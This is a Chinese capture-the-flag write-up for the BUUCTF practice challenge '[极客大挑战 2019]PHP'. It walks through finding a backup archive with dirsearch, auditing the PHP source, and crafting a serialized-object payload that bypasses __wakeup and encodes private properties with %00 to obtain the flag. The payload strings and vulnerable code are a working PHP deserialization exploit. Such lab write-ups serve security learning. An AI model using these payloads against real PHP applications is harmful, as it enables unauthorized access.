[极客大挑战 2019]PHP1 writeup

原创

咸鱼一方 已于 2022-04-20 00:35:20 修改 13 收藏
文章标签： php
于 2022-04-20 00:34:07 首次发布

- 打开网站之后看到个小猫很可爱
- 右键查看网页源码发现

```
<div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-s…osition: absolute;bottom: 85%;left:
440px;font-family:KaiTi;">因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯</div>
```

- 估计网站会有备份可以扫一下
- 拿出我的神器dirsearch 调好参数开始扫
- 果不其然有个备份文件 www.zip

```
429   568B  http://866eb466-ed1a-4a6b-8514-8e32ded6666d.node4.buuoj.cn:81/wp-includes/
200     6KB http://866eb466-ed1a-4a6b-8514-8e32ded6666d.node4.buuoj.cn:81/www.zip
429   568B  http://866eb466-ed1a-4a6b-8514-8e32ded6666d.node4.buuoj.cn:81/wwwroot.zip
```

- 打开文件之后发现是网站备份

名称	修改日期	类型	大小
class.php	2019/10/14 7:23	PHP 源文件	1 KB
flag.php	2019/10/14 8:44	PHP 源文件	1 KB
index.js	2017/11/6 4:26	JavaScript 文件	11 KB
index.php	2019/10/14 8:34	PHP 源文件	2 KB
style.css	2017/11/6 4:26	层叠样式表文档	1 KB

- flag.php里面没货应该是还要从另外两个php文件入手
- index.php里有一段代码

```php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

- 看到了unserialize 可能考察的是反序列化知识点把
- 再看一下class.php


```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest'; //要拿到flag，必须跳过wakeup函数，当序列化字符串表示对象属性个数的值大于
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

- 代码审计后 发现只要username=admin paswword=100 就可以拿到flga了
- 故而序列化对象，并将结果输出

```php
$a = new Name('admin','100');
$b = serialize($a);
var_dump($b);
?>
```

- 结果为"O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}"
- 绕过wakeu函数需要将表示对象属性个数的值大于真实个数的属性
- 所以修改后的结果为O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
- 又因为当private。protected的不可见字符问题，你反序列化的时候，提交的字符串，怎么表示不可见字符呢
- 一般可以用空格或者%00表示
- 所以结果为O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}

- 成功ct拿到flag



-
-